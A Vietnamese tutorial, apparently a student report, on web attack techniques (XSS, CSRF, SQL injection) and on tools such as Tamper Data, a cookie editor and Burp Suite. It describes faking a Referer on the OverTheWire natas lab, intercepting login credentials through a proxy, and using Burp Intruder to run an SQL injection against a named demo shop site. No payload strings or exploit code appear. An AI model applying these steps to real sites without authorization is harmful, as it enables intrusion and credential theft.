**CÁC KỸ THUẬT VÀ CÁC CÔNG CỤ HỖ TRỢ TẤN CÔNG ỨNG DỤNG WEB**

**1) Các kỹ thuật tấn công ứng dụng web**

* XSS (Cross-Site Scripting):  
  Là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, đồng thời nó cũng là một trong những vấn đề bảo mật quan trọng đối với các nhà phát triển web và cả những người sử dụng web. XSS là một kỹ thuật tấn công bằng cách chèn vào các website động những thẻ HTML hay những đoạn scrip nguy hiểm có thể gây hại cho những người sử dụng khác. Trong đó, những đoạn mã nguy hiểm được chèn vào hầu hết được viết bằng các Client-Site Scrip như JavaScrip, Jscrip.. và cũng có thể là các thẻ HTML.
* CSRF (Cross-site Request Forgery):  
  Là kỹ thuật tấn công bằng cách sử dụng quyền chứng thực của người dùng đối với một website. Nó là kỹ thuật tấn công vào người dùng, dựa vào đó hacker có thể thực thi những thao tác phải yêu cầu sự chứng thực.
* SQL injection:  
  SQL Injection là một kỹ thuật lợi dụng những lỗ hổng về câu truy vấn lấy dữ liệu của những website không an toán, đây là một kỹ thuật tấn công rất phổ biến và sự thành công của nó cũng tương đối cao.

**2) Các công cụ hỗ trợ tấn công ứng dụng web**

**Tamper Data**

- Chức năng: Xem, chỉnh sửa HTTP/HTTPS headers và một vài thông số khác


- <https://addons.mozilla.org/vi/firefox/addon/tamper-data-for-ff-quantum/>

- Tình huống sử dụng:


+ Dùng để chỉnh sửa (giả mạo) Referer của HTTP/HTTPS request vì trong một số trường hợp website chỉ cho phép quyền truy cập từ một số trang web nhất định

*\* Thực nghiệm trên overthewire.org*


Bước 1: Truy cập trang web




Bước 2: Bật Tamper Data + reload page để Tamper Data bắt HTTP resquest



Bước 3: Sửa nội dung Referer thành <http://natas5.natas.labs.overthewire.org/>



**Kết quả:**



**COOKIE-EDITER**

*Tính năng:*

1. Nhập và xuất cookie từ và sang tệp JSON


2. Xem tất cả các cookie liên quan đến tab hiện tại ngay cả các khung phụ

3. Xóa, chỉnh sửa hoặc tạo cookie mới ngay từ bảng thanh công cụ

**Burp Suite**

*\*Thiết lập ban đầu*

Để nắm bắt các request và gửi chúng đến Burp, chúng ta cần thiết lập tiện ích bổ sung FoxyProxy.


Sau khi cài đặt, ta kích hoạt cấu hình proxy cho Burp Suite

**Phần I: Các công cụ cơ bản**


Burp Suite là một sự tích hợp các công cụ khác nhau kết hợp với nhau để thực hiện kiểm tra tính bảo mật các ứng dụng Web. Burp Suite giúp người kiểm thử thâm nhập trong toàn bộ quá trình kiểm thử từ việc map phase tới việc xác định các lỗ hổng và ảnkhai thác chúng. Loạt hướng dẫn này của Burp Suite sẽ giúp bạn hiểu được framework và sử dụng các tính năng trong các kịch bản khác nhau.

Các tính năng khác nhau của Burp Suite bao gồm proxy, spider, intruder, repeater, sequencer, decoder và comparer.


Burp Suite là một sự tích hợp các công cụ khác nhau kết hợp với nhau để thực hiện kiểm tra tính bảo mật các ứng dụng Web. Burp Suite giúp người kiểm thử thâm nhập trong toàn bộ quá trình kiểm thử từ việc map phase tới việc xác định các lỗ hổng và khai thác chúng.


**Hình 1: Burp suite và bộ công cụ hỗ trợ**

Proxy Burp: Sử dụng proxy Burp , proxy có thể chặn lưu lượng truy cập giữa trình duyệt và ứng dụng đích. Tùy chọn này hoạt động tương tự với vector tấn công người trung gian. Để minh họa tính năng này, hãy xem ví dụ dưới đây về forrm đăng nhập Wikipedia (dummyuser: dummypassword) như trong Hình 2. Đầu tiên, chuyển chế độ chặn "on" trong suite. Các Forward tùy chọn cho phép bạn gửi các gói tin từ IP nguồn đến IP đích. Các Drop tùy chọn cho phép bạn thả các gói tin nếu bạn cảm thấy nó không cần phân tích.



**Hình 2. Form đăng nhập Wikipedia**

**Hình 3. Chặn thông tin đăng nhập với proxy Burp**


Hình 3 cho thấy các thông tin đăng nhập của [en.wikipedia.org](http://en.wikipedia.org/) bị bắt. Lưu ý rằng Wikipedia sử dụng HTTP thay vì HTTPS, do đó thông tin đăng nhập được ghi lại trong văn bản rõ ràng. Đối với HTTPS, chúng tôi sẽ cần sử dụng các trình rút gọn như sslstrip, như được giải thích trong các bài viết trước. như được giải thích trong các bài viết trước. 

**Hình 4. Các tùy chọn để thiết lập trước khi chặn**

Proxy Burp ghi lại các chi tiết cookie và các tiêu đề HTTP của trang. Hình 4 và Hình 5 cho thấy thiết lập cần thiết để sử dụng tính năng này.

Trình nghe proxy Burp được bật trên Cổng 8080 của local host. Có nhiều tùy chọn khác nhau để thiết lập chặn, bao gồm các phương thức yêu cầu, các extensions phù hợp và phạm vi URL cho các yêu cầu của khách hàng. Các tùy chọn khác như loại yêu cầu, loại nội dung và phạm vi URL trong các phản hồi của máy chủ có sẵn và có thể được chọn dựa trên kịch bản tấn công.

Bước tiếp theo trong hướng dẫn Burp Suite này là thiết lập trình duyệt trong đó quy trình yêu cầu phản hồi được định tuyến thông qua cổng 8080 trên máy chủ lưu trữ cục bộ.




**Hình 5. Thiết lập trình duyệt**


Đi tiếp trong hướng dẫn sử dung Burp Suite, một loạt các bước khác nhau có thể được thực hiện từ thời điểm này. Việc ghi lại có thể bị loại bỏ, hoặc gửi đến spider hoặc sequencer hoặc comparer. Có một tùy chọn để thay đổi các phương thức yêu cầu từ GET thành POST, v.v. Công cụ này cũng cho phép sửa đổi các tiêu đề và thực hiện những thứ “thú vị” khác với các gói HTTP đang chuyển tiếp, điều này có thể khá nguy hiểm trong một số trường hợp nhất định.

Sơ đồ trang web Burp và phạm vi trang web Phần hướng dẫn này của Burp Suite mô tả cách chọn phạm vi kiểm thử bảo mật.

Hình 6 cho thấy sơ đồ trang web và phạm vi trang web, hiển thị các phần khác nhau của một domain cụ thể. Một số lượng lớn các tên miền phụ được hiển thị trong [www.google.com](http://www.google.com/). Cũng lưu ý rằng các trang được truy cập được hiển thị bằng màu tối.

**Hình 6. Sơ đồ trang web, phạm vi trang web và tìm kiếm từ khóa**

Ảnh chụp màn hình trong Hình 6 cho thấy tìm kiếm được thực hiện bởi người dùng bằng cách sử dụng công cụ tìm từ khóa. Trong trường hợp này cụm từ tìm kiếm “security” được tô sáng.




**Hình 7. Sơ đồ trang web của Google**

Hình 7 cho thấy sơ đồ trang web của Google. Bất kỳ tên miền phụ quan tâm nào cũng có thể được chọn để kiểm tra thêm, dựa trên kịch bản pen-testing. Trong khi Google đã được sử dụng cho hướng dẫn Burp Suite này, ứng dụng Web đích có thể là bất kỳ ứng dụng nào khác theo yêu cầu để phân tích.

Burp spider: Công cụ spider được sử dụng để nhận danh sách đầy đủ các URL và thông số cho mỗi trang web. Công cụ này xem xét từng trang được truy cập theo cách thủ công và đi qua mọi liên kết mà nó tìm thấy trong phạm vi kiểm tra. Khi sử dụng Burp Spider, hãy đảm bảo rằng proxy và bộ chặn được tắt. Thêm các liên kết bằng tay truy cập tốt hơn, vì nó mang lại cho spider một vùng phủ sóng lớn hơn.

Hình 8 cho thấy tab Tùy chọn của spider Burp.

Số lượng thread là số lượng các thread đồng thời đang được sử dụng. Đối với kiểm thử tại local, số lượng này có thể cao. Số lượng thread cao hơn nghĩa là việc xử lý nhanh hơn, nhưng cũng có tải trọng lớn hơn.




**Hình 8. Tab Tùy chọn spider Burp**

Sau khi chạy xong, bước tiếp theo trong hướng dẫn Burp Suite này là sử dụng máy quét để thử nghiệm. Các kiểm thử có thể active hoặc passive.Các kiểm thử active gửi dữ liệu và phân tích các khả năng. Kiểm thử passive kiểm tra tất cả lưu lượng truy cập và xác định các lỗ hổng hiện diện trong ứng dụng. Kết quả kiểm thử phải luôn được xác thực vì không có công cụ tự động nào là hoàn hảo. Burp Suite có thể được sử dụng để phát hiện các lỗ hổng SQL và XSS .

**Phần 2: Intruder và repeater**


Burp intruder Intruder được sử dụng để tự động hóa các cuộc tấn công tùy chỉnh chống lại các ứng dụng Web. Nó có bốn panel: mục tiêu, vị trí, tải trọng và các tùy chọn - như trong Hình 1.



**Hình 1. Burp intruder**


Mục tiêu: Bảng này được sử dụng để chỉ định máy chủ đích (URL) và cổng sẽ sử dụng cho kết nối. Có một tùy chọn để sử dụng mã hóa SSL, nếu cần.

Hình 2 cho thấy bảng điều khiển đích.



**Hình 2. Bảng mục tiêu trong kẻ xâm nhập Burp**

Vị trí: Bảng này rất quan trọng trong việc tự động hóa các chuỗi tấn công vào mục tiêu. Các loại vectơ tấn công là tấn công sniper , battering ram, pitchfork và cluster bomb.



**Hình 3. Bảng vị trí, với các vectơ tấn công khác nhau**

Hình 3 cho thấy các vị trí payload được tự động tô sáng bằng ký tự § . Điều này đạt được bằng cách nhấp vào nút tự động ở bên phải. Bạn có thể thêm các điểm đánh dấu và tùy chỉnh kịch bản theo yêu cầu.

Các chức năng tấn công sniper như một tập payload duy nhất. Ở đây, chỉ có một giá trị được thay thế cho tất cả các vị trí payload theo trình tự. Cuộc tấn công này thường được sử dụng để kiểm tra các cuộc tấn công SQL và XSS phổ biến trên trang web.


Một cuộc tấn công Battering Ram là một loại tấn công khác của tấn công payload đơn. Điều này được sử dụng khi cần một giá trị duy nhất ở vị trí payload và hoạt động tốt khi các quy tắc và chính sách chất lượng mật khẩu được đặt yếu. Việc liệt kê đáng kể cần phải được thực hiện trước khi sử dụng hình thức tấn công này; nó hoạt động trong các tình huống, ví dụ, cả tên người dùng và mật khẩu đều có cùng một giá trị.

Tấn công pitchfork hoặc tấn công cluster bomb có thể được sử dụng khi cần nhiều bộ payload. Trong một cuộc tấn công cluster bomb có hai danh sách, với mỗi từ trong danh sách đầu tiên chạy với một từ tương ứng trong danh sách thứ hai. Nó được sử dụng khi target có một hình thức đăng nhập bị vi phạm.

Trong phần này, chúng t sẽ thử tấn công SQLi trên trang demo của etopshop tại URL sau: <http://www.etopshop.com/demo/pcstore/admin.asp> .


Kiểm tra tiêm SQL bằng cách sử dụng Burp intruder

Sau khi chụp trang như được mô tả trong Phần 1 của loạt bài hướng dẫn Burp Suite này, hãy chọn các điểm đánh dấu payload làm trường tên người dùng và trường mật khẩu. Vì cuộc tấn công yêu cầu hai tham số, chúng tôi sẽ cần một cuộc tấn công payload nhiều lần. Chúng ta sẽ chọn vectơ tấn công pitchfork từ menu thả xuống và danh sách đặt trước để thêm các chuỗi tấn công SQL sẽ được thử tại target. Hình 4 cho thấy các tùy chọn đang được thiết lập cho cuộc tấn công.




**Hình 4. Kiểm tra tiêm SQL bằng cách sử dụng Burp**

Có một số tùy chọn theo bộ tải trọng này. Chúng bao gồm dựa trên ký tự, dựa trên số, ký tự ngẫu nhiên, lực lượng vũ phu, ngày, v.v. Đối với hướng dẫn Burp Suite này, chúng tôi đã sử dụng danh sách đặt trước. Khi chúng tôi thiết lập các tùy chọn và tải trọng ở đây, chúng tôi đã sẵn sàng để kiểm tra mục tiêu. Để làm như vậy, đi đến kẻ xâm nhập trong thanh menu và nhấp vào tấn công.



**Hình 5. Cuộc tấn công SQL đang diễn ra với kẻ xâm nhập Burp intruder**

Hình 5 cho thấy quá trình SQL injection. Tab kết quả hiển thị các payload được gửi đến mục tiêu. Các tab yêu cầu hiển thị các nguồn HTML và làm thế nào các payload được đặt ở các marker chọn. Các phản ứng tab cho thấy rằng tiêm đã thành công; phân tích nguồn HTML cho thấy một thông điệp "Welcome". Để xem trang web, chỉ cần nhấp vào tab render .




**Hình 6. Xâm nhập thành công**

Hình cho thấy sự thâm nhập thành công của ứng dụng Web, việc sử dụng lỗ hổng SQL injection. Tương tự, các lỗ hổng tấn công XSS cũng có thể được kiểm tra bằng cách sử dụng danh sách đặt trước để tải các chuỗi XSS và thăm dò mục tiêu.


Burp repeater Bây giờ chúng ta hãy chuyển sang Burp repeater trong hướng dẫn Burp Suite này. Burp repeater là một công cụ được sử dụng để sửa đổi thủ công các yêu cầu HTTP và kiểm tra các phản hồi được cung cấp bởi trang. Điều này thậm chí có thể dẫn đến việc thăm dò các lỗ hổng trên trang web. Về cơ bản, điều này được sử dụng để phát lại các yêu cầu đến máy chủ.

Để hiểu XSS với Burp repeater ta sử dụng  <http://www.steve.org.uk/Security/XSS/Tutorial/simple.html> để hiểu và phân tích lỗ hổng XSS (cross-site scripting) trong trang web .



**Hình 7. Panel Burp repeater**


Trong Hình 7, điểm tấn công lấy đầu vào trên trang web đã được tô sáng. Chúng ta cần tìm hiểu xem liệu đầu vào có được khử trùng để tiêm mã hay không. Đầu tiên, chúng ta sẽ thử tiêm HTML đơn giản trên trang web như trong Hình 8. Điều này cho chúng ta biết rằng các thẻ HTML không được khử trùng trong đầu vào. Như trước, sử dụng render để xem trước trang web trong công cụ trong bảng điều khiển riêng.



**Hình 8. Tiêm HTML**

